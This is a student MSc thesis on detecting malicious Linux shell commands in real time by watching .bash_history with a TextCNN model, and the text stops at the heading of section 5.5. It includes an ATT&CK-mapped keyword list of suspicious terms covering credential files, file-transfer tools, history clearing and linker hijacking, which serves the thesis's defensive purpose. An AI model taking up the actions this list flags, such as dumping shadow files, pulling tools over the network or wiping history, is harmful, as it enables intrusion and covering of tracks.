National College of Ireland

Real-time anomaly detection in users' shell command histories using TextCNN

MSc Research Project
MSc Cybersecurity

Surya Ravi
Student ID: x23396598

School of Computing
National College of Ireland

Supervisor: Khadija Hafeez

National College of Ireland

MSc Project Submission Sheet

School of Computing

Student Name:	Surya Ravi		
Student ID:	x23396598		
Programme:	MSc Cybersecurity	**Year:**	2025
Module:	Practicum		
Supervisor:	Khadija Hafeez		
Submission Due Date:	28-01-26		
Project Title:	Real-time anomaly detection in users' shell command histories using TextCNN		
Word Count:	8799	**Page Count**:	20

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature: *Surya R*

Date: 28-01-26

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	□
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	□
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	□

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Real-time anomaly detection in users' shell command histories using TextCNN

Surya Ravi
x23396598

Abstract

Linux command-line environments continue to be a popular target for attackers to escalate their privileges, steal data, and gain remote access through stealthy command sequences. Conventional detection methods rely on signature based or on predefined rules, and hence they fail to detect new, obfuscated, or attacker-crafted shell commands. Motivated by this limitation, this study aims to identify whether a lightweight deep-learning model can accurately distinguish benign or malicious shell commands in real time on a Linux environment without relying on kernel-level instrumentation. A supervised TextCNN classifier was developed and trained using a combined dataset of real-world shell commands and manually crafted malicious examples executed within an isolated RHEL virtual machine. Commands were labelled using keyword-based indicators inspired by prior research and converted into fixed-length numerical sequences for processing. The resulting model attained excellent predictive scores, with 99.02% accuracy, 96.70% precision, 99.69% recall, and 98.17% F1-score, which is much higher compared to the more complex transformer-based approaches reported in related work [1]. The trained model was deployed in a Linux VM and used to live-monitor history file which was altered for more live command updates and effectively detect malicious behavior in three realistic conditions: data exfiltration, privilege escalation, and reverse-shell attempts. The system operates fully in user space and imposes minimal overhead, making it suitable for host-level security monitoring. Overall, the results indicate that a lightweight TextCNN model can provide highly accurate, real-time command threat detection and provide a practical foundation for future enhancements involving sequence-aware models and extended log incorporation.

1 Introduction

1.1 Background

Interactive shell access is one of the most powerful and, thus, the most sensitive interfaces in a modern IT environment. The shell is used by administrators, developers, and automated services on a regular basis to manage systems, deploy software, and access data. Nevertheless, this power itself introduces a massive attack surface [1]: compromised credentials, improperly configured services, malicious insiders can all use shell commands to perform privilege escalation, exfiltration, lateral movements, execute malicious payloads, without leaving any footprints behind. Conventional signature-based detection platforms identify known, explicit threats but fail to detect subtle, adaptive, or novel behaviours that occur frequently in insider-threat cases. This leads to an urgent requirement for lightweight, explicable and deployable mechanisms capable of identifying anomalous command activity at command-level granularity.

1.2 Research motive

With organizations switching to multi-cloud and, more importantly, hybrid platforms, monitoring user behavior becomes exponentially more complex. Insider threats are malicious or negligent activities carried out by authorized users and have become one of the most difficult cybersecurity problems. These users act in a manner that is not considered illegal access and thus their activities are hard to tell that they are authentic activities. At the same time, the emergence of AI-based cybercrime and script-based attacks has given way to context-aware and polymorphic exploitation techniques that are resistant to conventional defense strategies. Simple but powerful shell commands are the ideal transport medium for such malicious activities. The ability to identify minor deviations in patterns of command usage, in sequences of parameters, or in combination of flags, therefore, becomes a core feature of contemporary security systems.

1.3 Scope of the study

The study aims to create a lightweight, command-level, anomaly detection system that can be used to detect malicious or abnormal shell activity in real time. The solution is specifically designed to operate in Linux environments where shell command histories (.bash_history) can be gathered, tokenized, and analyzed through machine learning. The scope includes the creation of a curated dataset of real user shell logs as well as synthetic insider threat data. This further involves the application of a n-gram pattern and contextually deviated Text Convolutional Neural Network (TextCNN) to convicted text. The system's performance will be assessed through scenario validation and quantitative metrics such as accuracy, precision, recall, and false-positive rates of the systems.

1.4 Research Question.

This study is guided by the following question:

"Can a lightweight TextCNN model accurately detect malicious Linux shell commands in real time using supervised classification and keyword-based labelling?"

1.5 Proposed solution.

The proposed study presents a Text Convolutional Neural Network (TextCNN) framework that is specifically created with the aim of identifying anomalies in shell commands. The commands are tokenized into meaningful components such as flags, arguments, and operators, which are then embedded and processed through the application of various convolutional filters to preserve local syntactic and semantic structures. This allows the model to identify local behavioral patterns characteristic of benign and malicious commands. The system is expected to attain a balance of over 85% insider threat command recall with less than 5% false positives, which are required to maintain sensitivity and reliability to operate in a real-life cybersecurity environment. Also, the trained model will be deployed in a Linux environment using full user-space integration. This deployment strategy ensures that the framework operates effectively without interrupting user interaction.

1.6 Significance and contribution.

The project contributes to studies in the disciplines of cybersecurity and machine learning in various ways. To begin with, it contributes a publicly shareable labelled dataset of real and synthetic shell command histories specifically built to detect insider threats. Second, it introduces a lightweight real-time detection system that is based on a Convolutional Neural Network (CNN) model with low latency and high responsiveness achieved through efficient on-device and edge deployment. Furthermore, the framework is well operable in that it is dual-

mode, it can be used in real time and offline forensic analysis, thus expanding its usability in a variety of enterprise and security operation settings. Finally, the suggested architecture has good academic and industrial applicability and enables future expansion with hybrid deep learning models, federated learning architectures, or quantum-enhanced detection as next-generation solutions to insider-threat analytics.

1.7 Structure of the report

In Section 2, the literature review is provided with detailed information on the evolution of shell-command anomaly detection, the current machine-learning methods, and the main gaps which influenced the selection of this study.

Section 3 outlines the research methodology, such as dataset preparation, preprocessing workflows, training strategy, inference building, and real-time monitoring methodology.

Section 4 describes the design specifications such as design objectives, system architecture, technology stack and all micro-level constraints and assumptions applicable to the proposed solution.

Section 5 details the implementation, describing the end-to-end development of the preprocessing pipeline, TextCNN model, training procedure, and the reconstruction of the model for real-time deployment in the Linux environment.

Section 6 presents the evaluation phase, assessing model performance using quantitative metrics and scenario-based testing within the RHEL virtual machine.

Section 7 concludes the paper by highlighting its results and possible future work, including sequence-aware models and advanced audit-based monitoring mechanisms.

2 Related Work

2.1 Deep and Representation Learning for Log and Command Anomaly Detection.

The paper by Han et al. presented a deep learning architecture based on the use of Convolutional Neural Networks (CNNs) with knowledge distillation to enhance the detection of anomalies in log data. The teacher-student model enables the smaller CNN of the student to be used to reproduce the workings of a larger CNN of a teacher at a lower computational cost without compromising performance. CNN obtains hierarchical text features from raw logs, whereas distillation provides generalization between diverse types of logs. This model was able to give real-time detection with fewer resources [2].

The authors described an ensemble architecture that includes CNN, LSTM, and autoencoder models for the detection of anomalies in complex log streams. All models represent a distinct dimension of features - CNN learns patterns of spatial tokens, LSTM models learn sequential dependencies, and autoencoders learn reconstruction-based deviations. Their ensemble fusion method combines multiple anomaly scores in order to enhance robustness. This hybrid approach improved the accuracy of detecting large-scale network systems, but demanded more computation, which inspired the simplicity of CNN-only network designs [3].

In the survey paper, the traditional machine learning (SVM, Decision Trees, Random Forest) and deep learning (CNN, RNN, LSTM, autoencoder) models were compared for detecting IoT anomalies using log analysis. It found that deep CNN models gave the most desirable balance among accuracy, flexibility, and runtime energy consumption for embedded or edge devices. Other challenges highlighted in the paper include the shortage of labelled data,

device heterogeneity and energy efficiency. Its results support implementing lightweight models such as TextCNN in real-time IoT or Linux command anomaly detection[4].

The paper addressed the problem of log perturbation, which can be in the form of shuffled, missing, or noisy event sequences that reduce model performance. The authors suggested data augmentation and contrastive learning methods to develop deep networks that are robust to such distortions. They combine sequence embedding and reconstruction-based learning to observe subtle changes in behavior using noisy inputs. The findings showed that even strong sequence models were able to deal with inconsistencies that are often present in real-life command histories, which can be useful in the data preprocessing pipeline of a CNN [5].

LogRep system combines semantic embeddings of text pieces with numeric representations (such as process IDs, timestamps, file sizes) for end-to-end anomaly detection. It employs both word embedding models to learn contextual meaning and an MLP to detect deviations using both text and numerical representations. This dual representation also worked better on single-modality models, demonstrating that a combination of both semantic and structural data can be more accurate [6].

The paper by Liu Z and Buford proposed a DistilBERT model based on transformers, that was pretrained using shell commands to acquire syntax and semantics. An ensemble outlier detector (PCA, Isolation Forest, COPOD, Autoencoder) was used by the authors as an unsupervised outlier-scoring method, and further fine-tuning using the few-shot SetFit was used as a supervised approach. The model was highly accurate in F1-scores when there were not many labels but relied on heuristic labelling by keywords and proprietary datasets. The present paper is the most recent development in semantic shell anomaly detection, yet the computational cost justifies the desire for a more practical TextCNN variant [1].

ShellCore worked on malware binary detection, based on extracted shell commands from malware samples. Both term-level and character-level features were utilized by the authors, and both deep neural networks (DNNs), as well as traditional models of ML such as SVM, the Random Forest, have been applied to classify the commands as either benign commands or malicious commands. Using command-line features, their experiments on 2,891 malware samples obtained an accuracy of more than 99%, proving the predictive power of command-line features [7].

2.2 Classic Command-Sequence and Statistical Anomaly Detection

The paper by Liu X and Yue Jain suggested a variable-length Markov model (VLMM) for user command stream anomaly detection in real time. In contrast to fixed length sequence models, VLMM is dynamically adjusted to user behavior and captures brief or long scale contextual patterns and without overfitting. Conditional probability of transitions between the commands are computed in the model and low-probability transitions between two commands are classified as anomaly. Dynamic attack cases were experimentally evaluated to provide improved accuracy and less false positives. The project indicated the significance of time context in the identification of subtle insider attacks [8].

The paper by Du Ye and Wang Tong built an anomaly detector model that was based on a co-occurrence matrix, mapping the association among commands in user sessions. The elements of each matrix indicate the frequency of two command occurrences, and the differences are quantified using the spectral norm (matrix distance) with respect to a baseline of normal behavior. The model is supervised and efficient, making use of statistical thresholds

instead of labelled data. It is computationally lightweight and explainable but cannot distinguish between benign and malicious use of the same command [9].

2.3 Semantic Mapping and Context-Aware Command Interpretation

The study in the reference paper translated Linux commands to MITRE ATT&CK tactics and techniques in an automated mode using Natural Language Processing (NLP) techniques. It provided a comparison of Bag-of-Words, TF-IDF, and embedding representations with the objective of mapping the commands (such as wget, chmod, scp) to ATT&CK categories (such as T1105 - Ingress Tool Transfer). The embedding method produced the best results by capturing semantic relations between command text and the description of techniques. Contextual mapping was shown to increase interpretability with this approach [10].

In this reference paper, the authors described script obfuscation in PowerShell malware by utilizing deep learning and word embeddings. To detect malicious scripts, the authors used character-level CNNs and word2vec embeddings to train models given that attackers could modify spacing, encoding, or letter casing. Their model was extremely accurate in learning invariant representations of obfuscated commands [11].

2.4 Research gap

In this reference paper, the proposed variable-length Markov model was able to capture dynamic sequence dependencies; however, commands were still represented as symbolic tokens devoid of contextual meaning. The design involved a lot of training on a user-by-user basis, and was computationally too expensive to support current large, multi-user systems [8]. This CNN-based approach had encouraging results on log anomaly detection with self-knowledge reduction but addressed structured log data, and not command-line activity. Misclassification due to missing log semantics [2]. Although the combination of CNN, LSTM, and autoencoder models enhanced the detection robustness, it required higher computational complexity. The system cannot be used in lightweight or edge deployments where fast command-level analysis is needed [3]. This paper has compared several ML and DL strategies, but it was more of a theory, there was limited experimental validation of command-based data. The models only aim at device logs of IoT devices, ignoring the special syntactic and behavioral profiles of shell command usage [4]. Even though LogRep was successful in integrating semantic and numeric representations, it was created to process structured system logs and not for unstructured shell commands. It had no sequential modelling and could not understand multi-step command relationships or argument semantics. It needs large datasets and limited anomaly types [6]. This paper enhanced the robustness of models to noisy or incomplete log sequences with data augmentation but not semantic embeddings or linguistic representations. The model was not real-time tested [5]. ShellCore showed the possibilities of detecting malware using shell commands but it paid attention to the static analysis of IoT malware, but not to the dynamic, user-level anomalies. It was highly accurate but had no temporal modeling and real-time detection which was required when monitoring was happening [7]. The co-occurrence matrix approach in this study proved to be computationally efficient, but too coarse to allow any semantic or syntactic differences between the commands. It was unable to detect attacks within legitimate command sequences and had fixed thresholds which were not adaptive to changing user behavior [9]. While this transformer-based model captured deep command semantics, it was costly in terms of computational resources. It kept its enterprise data confidential, thus making it less reproducible, and its test was not compared against ground-truth attack situations [1].

Research paper	Author	Year	Methodology	Model used	Limitation	Future Work
[1]	Liu et al.	2023	DistilBERT Embedding.	DistilBERT + SetFit.	Dataset limitation and model interpretability.	Design specialized shell tokenizers.
[2]	Ningning Han et al.	2022	CNN with self-knowledged.	Improved CNN + Attention + SKD.	Misclassification due to missing log semantics.	Use larger IoT and CPS dataset.
[3]	Puranik et al.	2023	Log parsing, ensemble learning.	LSTM, BERT and CNN with voting ensemble technique.	Relies on fixed dataset.	Incorporate user feedback for mislabelled anomalies.
[4]	Nguyen Huy-Trung et al.	2023	Log preprocessing and model comparison.	Random forest, k-nearest, XGB, Artificial Neural network.	Limited to two public datasets.	Improve deep learning performance and optimize models.
[5]	Yixiang Chen et al.	2022	Log reconstruction with correction.	Transformer (RADT).	Not real-time tested.	Real-time anomaly detection.
[6]	Xiaoda Xie et al.	2023	Semantic & numeric fusion.	LogRep.	Limited anomaly types.	Extend to unsupervised learning.
[7]	Hisham Alasmary et al.	2022	NLP-based term & character feature extraction.	DNN, SVM with term and char-level features.	Limited to non-obfuscated malware.	Improve benign data reliability.
[8]	Xiaoda Liu et al.	2023	Real-time detection using improved variable-length sequences.	Variable-length sequence model.	Details of dataset and semantics are limited.	Include semantic feature and improve to richer dataset.

[9]	Ye Du and Tong Wang.	2008	Multiple instance learning and Euclidean distance.	K-Nearest Neighbor	Limited detection scope.	Expand detection range.
[10]	Yevonnael Andrew et al.	2022	NLP based mapping.	Bow, TF-IDF and Word2Vec.	Poor contextual accuracy.	Build cybersecurity-specific embedding.
[11]	Seda Kula et al.	2023	Deep learning with NLP and Word2Vec on obfuscated PowerShell.	LSTM, CNN, RNN, DNN, GRU.	Dataset size limited, long training time for RNN and LSTM.	Increase dataset for better performance.

Table 1 – Literature review highlights.

3 Research Methodology

The research methodology that will be used in this project is a systematic, multi-staged methodology that will develop and implement a machine-learning model that can identify malicious Linux shell commands. The section outlines the methodological steps, which involve the preparation of the datasets, preprocessing of data, model architecture design, the training strategy, reconstruction of inferences, and the methodology followed for real-time command monitoring. All the stages are based on academic thought process to guarantee that the classifier is dependable and can be used in the real-world operation.

3.1 Dataset Preparation.

The base for this research is the constructing a dataset that accurately reflects the variability of shell commands executed in a Linux environment. The dataset was gathered from two main sources to achieve this. The first source was composed of commands that were crafted manually in a controlled RHEL 9.6 virtual machine. For this, a wide range of Linux commands were executed. The common benign commands included were navigation, file management, and administrative operations. Malicious commands included operations that were often related to attacker behavior, such as privilege escalation, reverse shell development, transfer of files illegally, manipulation of SSH keys and execution of network-based payloads.

The second dataset source comprised commands from the "Dataset of shell commands used by participants of hands-on cybersecurity training." Such commands were constructed as part of structured cybersecurity workstations by real users, providing a realistic behavioral range which includes beginner-levels errors, system exploration, and planned attack behavior. Compared with synthetic datasets, this dataset presents real human variability across different backgrounds and skill levels, which boosts the ecological validity of the study.

All commands were manually labelled into benign and malicious categories, and for labelling a structured keyword matching approach was followed with reference to the base paper [1]. The paper identified high-risk keywords and behavioral indicators of various attack techniques, such as network sniffing, sudo abuse, and data exfiltration etc. Besides the technical aspects of preparing the data sets, ethical considerations were also strictly followed in creating and testing malicious commands in this study. The entire high-risk operations were performed

in isolated, non-networked virtual machines to avoid any accidental exposure or misuse. No commands were executed on production systems or networks outside the controlled environment. These measures made the dataset to be acquired ethically as well as safely managed. The result was a well-balanced, diverse dataset suitable for model training.

ATT&CK Technique ID	ATT&CK Technique Name	Suspicious Keywords
T1018	Remote System Discovery	arp, ping, ip, hosts
T1033	System Owner/User Discovery	whoami, who, w, users, USER
T1049	System Network Connections Discovery	netstat, lsof, who, w
T1016	System Network Configuration Discovery	arp, ipconfig, ifconfig, nbtstat, netstat, route, ping, ip
T1082	System Information Discovery	df, uname, hostname, env, lspci, lscpu, lsmod, dmidecode, systeminfo
T1087	Account Discovery	id, groups, lastlog, ldapsearch
T1069	Permission Groups Discovery	groups, id, ldapsearch
T1040	Network Sniffing	tcpdump, tshark
T1574.006	Hijack Execution Flow: Dynamic Linker Hijacking	ld.so.preload, LD_PRELOAD
T1547.006	Boot or Logon Autostart Execution: Kernel Modules and Extensions	modprobe, insmod, lsmod, rmmod, modinfo
T1136	Create Account	useradd, adduser
T1053.003	Scheduled Task/Job: Cron	crontab, cron
T1489	Service Stop	kill, pkill
T1562.001	Impair Defenses: Disable or Modify Tools	systemctl
T1105	Ingress Tool Transfer	curl, scp, sftp, tftp, rsync, finger, wget
T1222.002	File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	chown, chmod, chgrp, chattr
T1003.008	OS Credential Dumping: /etc/passwd and /etc/shadow	passwd, shadow
T1070.003	Indicator Removal: Clear Command History	.bash_history, HISTFILE, HISTFILESIZE
T1548.003	Abuse Elevation Control Mechanism: Sudo and Sudo Caching	sudo, sudoers
T1546.004	Event Triggered Execution: Unix Shell Configuration Modification	profile, profile.d, .profile, .bash_profile, .bash_login, .bashrc, .bash_logout

Figure 1 – Keywords list [1].

3.2 Data Pre-Processing.

Once the dataset was finalised and labelled, it was transformed into a representation suitable for machine-learning processing. The first process in this transformation was tokenization. A simple regular-expression-based tokenizer was used to divide commands into significant syntactic units. This tokenizer captured program names, flags, arguments, file names, operators like pipes and redirections, network addresses, and quoted strings. The tokenization technique did not add any unnecessary granularity to the natural structure of shell commands.

The vocabulary was developed after tokenization. The dataset was assigned unique tokens which were given integer indices that formed a mapping between strings and numerical identifiers. Special tokens were introduced for padding and handling unknown values. These mappings formed the basis for constructing embedding representations.

Commands were then encoded into fixed-length integer sequences to make them homogeneous. Commands that had short lengths were padded with a given padding token, and long commands were clipped. This was done to guarantee the compatibility of this with convolutional neural network processing where the sequences of the data are to be of the same

length in order to carry out parallel filtering. The complete dataset was then randomly split into 70% training data, 15% validation data and 15% test data.

3.3 TextCNN Model Architecture Design.

The next step of the methodology was the conceptual design of the TextCNN architecture. TextCNN was chosen since it is one of the most efficient models to operate in short text sequences and is able to extract local n-gram patterns in which malicious command behavior can be identified. Many malicious commands exhibit distinctive short-range structures, such as combinations of specific flags, redirection operators, or privilege-related keywords. Convolutional neural networks are well suited to detecting such localized patterns.

The model architecture consists of a trainable embedding layer that converts the integer-encoded tokens into dense vector representations. These vectors capture semantic relationships and provide the numerical structure required for convolution operations. Several one-dimensional convolutional filters of varying kernel sizes were created, which allowed the model to identify patterns of different lengths. The non-linearity is created by a ReLU activation, and the max-over-time pooling operation supplies the feature that was identified as the most prominent by each filter in the command sequence. These accumulated output features are combined into a single feature vector, with dropout to ensure overfitting is avoided and then through a fully connected layer that gives the final classification output. The structure also fits well with the characteristics of shell commands, where meaningful malicious behavior often appears within short token sequences.

3.4 Training Strategy.

The model underwent supervised training after defining the architecture. The purpose of the training was to reduce cross-entropy loss, which is a standard option in binary classification tasks. An adaptive optimization algorithm such as Adam was used to update parameters in the model effectively within mini-batches of data.

Mini-batch training allowed the model to be more stable through smoother gradient, and it guaranteed computational efficiency. A separate validation set was used to monitor model performance after each epoch. Accuracy and F1-score were computed, and F1-score was the main measure, as it is capable of providing the balance between precision and recall, in particular, when malicious commands are not always present in high numbers compared to benign commands.

Early termination was added in order to avoid overfitting. The training process also stopped when the validation F1-score stopped improving beyond a specific level. The most successful model was then saved as a checkpoint and all the necessary weights, vocabulary mappings, label mappings, and hyperparameters were stored that would be required during future reconstruction.

3.5 Inference and Model Reconstruction Methodology.

The inference methodology ensures that the trained model can be successfully restored and re-executed in the Linux deployment environment. Upon deployment, the checkpoint that was saved is loads on the Linux machine and the whole architecture of TextCNN is recreated with the hyperparameters preserved during training. The embedding layer, convolutional filters, the pooling operations, dropout mechanism and the final classification layer are all again defined as they were originally declared in the original training pipeline. These components are then loaded with the stored weight matrices, and the model is returned to its optimally trained state which makes the values consistent across the training and deployment environments.

After the model is reconstructed, the shell commands sent by the Linux machine are fed into the identical pipeline of inferences applied during training. The commands are

tokenized, encoded numerically with the recovered vocabulary, padded or truncated to the constant sequence length and transformed into tensors, and fed into the TextCNN layers. The forward pass generates a probability distribution over the two output classes, and the ultimate classification is made based on the output of this step. This inference and reconstruction process ensures determinism, stability and reproducibility, which would make the model operate the same way on other systems while supporting accurate real-time detection on the Linux host.

3.6 Real-Time Command Monitoring Methodology.

This methodology identifies the approach to the integration of the rebuilt TextCNN model into the Linux environment to carry out continuous classification of shell commands in a continuous manner as these commands are executed. For real-time monitoring, the model depends on the default Linux history file (.bash_history), since the default behavior of the Bash shell is to add a command to the history file when a session is closed, it was necessary to make some modifications to allow instant command addition to the history file. On the Linux deployment system, the Bash configuration was updated by modifying the PROMPT_COMMAND variable so that each executed command is appended instantly to the history file. This modification makes command activity accessible to analysis as soon as it takes place, making it necessary for live behavioral detection.

With real-time command capture enabled, a lightweight watcher script operates continuously on the Linux system. This script keeps track of the history file of the user by maintaining a live pointer at the end of the file and noting new entries whenever they are added to the file. As new command is appended the watcher retrieves the command string and sends it to the reassembled TextCNN inference pipeline. The command is preprocessed in the same way as during training in its steps: tokenization, numerical encoding, padding or truncation, conversion to tensors, and is fed through the model. The output of the resulting classification is shown instantly, and malicious commands are identified through an on-screen alert, which is used to warn the user or analyst.

The intention of this real-time monitoring methodology is aimed at being able to run in user space and not needing any special privileges, hooks into the kernel or a change in system binaries. As a result, it preserves system integrity while still providing effective command-level visibility. The proposed methodology through instant history flushing and continuous file monitoring that is supported with the TextCNN inference results in a safe, efficient, and practical mechanism of suspicious shell activity detection over a live Linux system.

4 Design Specification

Design Specification provides the architectural description of the Linux shell-command detection system and the interaction of the respective entities to give the real time classification. Design focus is on modularity, real-time responsiveness, safe deployment, and reproducibility, which ensures that the end system is responsive in realistic Linux environments without adversely impacting performance or stability.

4.1 Design Objective.

The system is designed in such a way that it meets both functional and non-functional requirements for this project. The functional requirement is the detection of malicious shell commands when executed in a Linux environment. To achieve this, several design goals were established. The system should have the capacity to track running shell sessions without disrupting the workflow of a user. It should classify commands immediately after they are executed and provide explicit alerts of malicious behavior. In addition, the system should be lightweight and should not alter kernel functions or require elevated privileges.

Non-functional requirements also have influence on the design. It should be portable to a full range of standard Linux operating systems, deterministic in behavior, easily re-constructible from training artefacts, and ethically safe to deploy. These objectives make sure that the solution is academically rigorous, operationally feasibility and suitable for the environment where it will be deployed.

4.2 System Architecture.

The system architecture is developed as modular, pipeline-based that enables real-time classification through continuous monitoring. The architecture is a one-way flow of data, which starts every time a user enters a command in the terminal and ends with the generation of a classification alert. The design makes the system efficient, easy to maintain, and capable of operating within constrained computing environments.

The first part of the architecture is the event-driven analysis of commands. Every command that is executed generates an event that causes the rest of the pipeline to run. When a user enters a command, the modified Bash environment ensures that the command is logged immediately to the history file, thus allowing downstream components to be seen almost instantly. The architecture isolates between command execution and command analysis such that the detection process does not interfere with the interaction of the user with the shell or slow it down.

The command acquisition layer operates as the entry point to the system. This layer runs independently and monitors the history file for new entries. It relies entirely on standard shell features, and does not depend on system-call tracing, audit frameworks or kernel-level hooks.

The preprocessing and representation layer takes every received command and transforms it into a numerical format, needed by the classification model. This layer implements the logic associated with token extraction, vocabulary mapping, and sequence formation. The architecture ensures that inference remains consistent and predictable, regardless of the variability inherent in natural shell usage.

The classification layer is the main component of this architecture. It contains reconstructed and trained TextCNN model, which analyzes the encoded input and outputs a probability indicating whether the command is benign or malicious. The classifier is completely independent from the command acquisition and preprocessing, which makes it easy for clean integration and future updates without altering the rest of the pipeline.

The last layer in the architecture is the alert and output layer, which handles all the responses to the users. In case a command is detected by the classifier as malicious, this layer creates an immediate notification on the monitoring console. The warning system is non-intrusive; that is, it gives notification to the user or analyst; but does not block commands or alter system behavior.

All such architectural layers make up one system which is able to detect behavior in real-time. Modular design does not only enable the development of clarity and maintainability but also allows any part within the system to be replaced or upgraded separately as the system grows more and more sophisticated.



Figure 2 – System Flow.

4.3 Technology stack.

The system is constructed on a lightweight and Portable technology stack which is intended to support reliable real-time behavior on the Linux platform. Python is used to preprocess, reconstruct models, inference and monitor, mainly because of extensive ecosystem and compatibility with machine-learning frameworks. PyTorch has been used to implement the TextCNN model, due to its support which makes it simple to define custom neural architectures, and its ability to restore models reliably from saved checkpoints. Regular expressions and the built-in string functions of Python are the foundations of the tokenization and encoding routines. For developing the TextCNN model, Visual Studio Code, version 1.106.1, was used and for creating short Python scripts including command extraction script, labelling script, and monitoring scripts, PyCharm, version – 2024.3.1.1, was used.

On the Linux side, the system relies on the standard Bash functionality such as .bash_history and the PROMPT_COMMAND environment variable, to capture user command, without kernel-level hooks.

4.4 Constraints and Assumptions.

Several constraints and working assumptions shape the overall system design. The most notable limitation is the choice of working fully in user space without making any changes to system binaries, kernel modules, or terminal behavior. This restricts the system to viewing commands only after entering the history file. The design also assumes that history logging remains enabled and that users do not deliberately disable it. Another assumption made by the system is that the users have normal permissions and will not be able change the core shell parameters, including HISTCONTROL, HISTIGNORE, or the timestamping behavior. Command acquisition in the system can also be compromised when these variables are altered. Also, when a user is connected to multiple terminals simultaneously, the multiple terminals may attempt to record all their commands in the history file simultaneously resulting in

commands being shown late, out of sequence, or not at all. This may render real-time monitoring less stable

The model further makes independent predictions for each command without context awareness of past commands or user behavior in the long run. Such a single-command classification design implies that the system might not identify the chain of attacks that involves many consecutive commands that seem to be harmless individually unless the patterns are too obvious in a single command.

The other constraint is the case of adversarial evasion. Since the model uses token-level representation, specially crafted or obfuscated commands can get away with it provided they contain patterns that deviate much in comparison to malicious patterns in the set. The model is resistant to unknown tokens; however, an excessive number of unseen tokens or infrequent commands is likely to decrease the accuracy of classification.

5 Implementation

5.1 Development Environment

The development environment was the main platform where the TextCNN model was built, prepared, and trained. All the dataset preparation, tokenization, model construction, and training took place in Windows 11 home workstation with a 13th Generation Intel processor, 16 GB RAM, and 64-bit x64 architecture. All script preprocessing and development were implemented using Visual Studio Code.

It was implemented using some major Python libraries to aid in data preparation, model construction, and evaluation. Pandas and NumPy were used extensively for data handling, enabling the extraction, cleaning, and manipulation of command data from the downloaded dataset. The PyTorch library offered the bases of constructing and training the TextCNN structure, and torch.nn and torch.nn.functional were utilized to define neural network layers like embeddings, convolutional filters, pooling functions, and the final classification segment. The torch.optim module also provided optimization algorithms such as Adam, to update model weights during training. To evaluate model performance, functions from scikit-learn were imported and used. These libraries combined made up the critical toolset that supported effective processing of data, model creation, and assessment of performance.

5.2 Deployment Environment.

For deployment environment, oracle virtual box was used to create the virtual environment. Created a virtual machine and performed installation of Red Hat Enterprise Linux (RHEL) and allocated it with 5 vCPUs, 6 GB RAM and a 20 GB virtual disk. The network was configured as internal network for isolation. Python and PyTorch (CPU version) were installed to support inference.

5.3 Dataset preparation implementation.

The dataset preparation process was carried out exclusively in the development environment prior to model training. The external dataset used in this project was downloaded from “"Dataset of shell commands used by participants of hands-on cybersecurity training". After downloading, the dataset was examined, and the column that contains the Linux commands was extracted into a new file using a Python script. And few more commands were manually executed in the lab setup and extracted from the history file. These two sources combined make the dataset for this project.

In order to label the dataset, a keyword-based labelling script was implemented. This script relied on an array of suspicious keywords derived from the base research paper[1], which documented the behavioral indicators and attack methods that were generally related to malicious shell activities. This script analyzed every command and marked it as malicious if any suspicious keyword was found in the command. The commands that were not similar to any suspicious pattern were marked as benign. The entire output was saved in a CSV file.

This application was used to provide a systematic and reproducible labelling procedure aligned with academically validated behavioral signatures.

5.4 Model Implementation.

PyTorch deep learning framework was used to implement the TextCNN model. It started by implementing an embedding layer, which converts each integer token into a dense vector representation. This embedding layer extracted semantic links among tokens and provided input feature maps, which were later fed into subsequent convolutional operations.

After the embedding layer, a number of one-dimensional convolutional layers were built using the PyTorch nn.Conv1d module. Different sizes of kernels were assigned to each convolutional layer, making the system able to extract behavioral n-grams of different lengths from the command sequence. The activation of these layers was enabled by the ReLU function offered by torch.nn.functional, which enabled the network to learn the non-linear feature interactions.

A max-over-time pooling strategy was then applied, compressing each convolutional feature map into a single scalar value. This approach captured the most dominant behavioral cue identified by each filter. The combined result of all filters was merged together into a single feature representation. To enhance generalization and overcome overfitting, a dropout layer was added. Finally, a fully connected layer mapped the pooled features to class logits corresponding to benign and malicious categories.

During the implementation, absolute attention had been paid to align layer dimensions, kernel sizes, filter counts, and embedding dimensions with the system's hyperparameter configuration.

5.5 Data Pipeline Preprocessing Implementation.

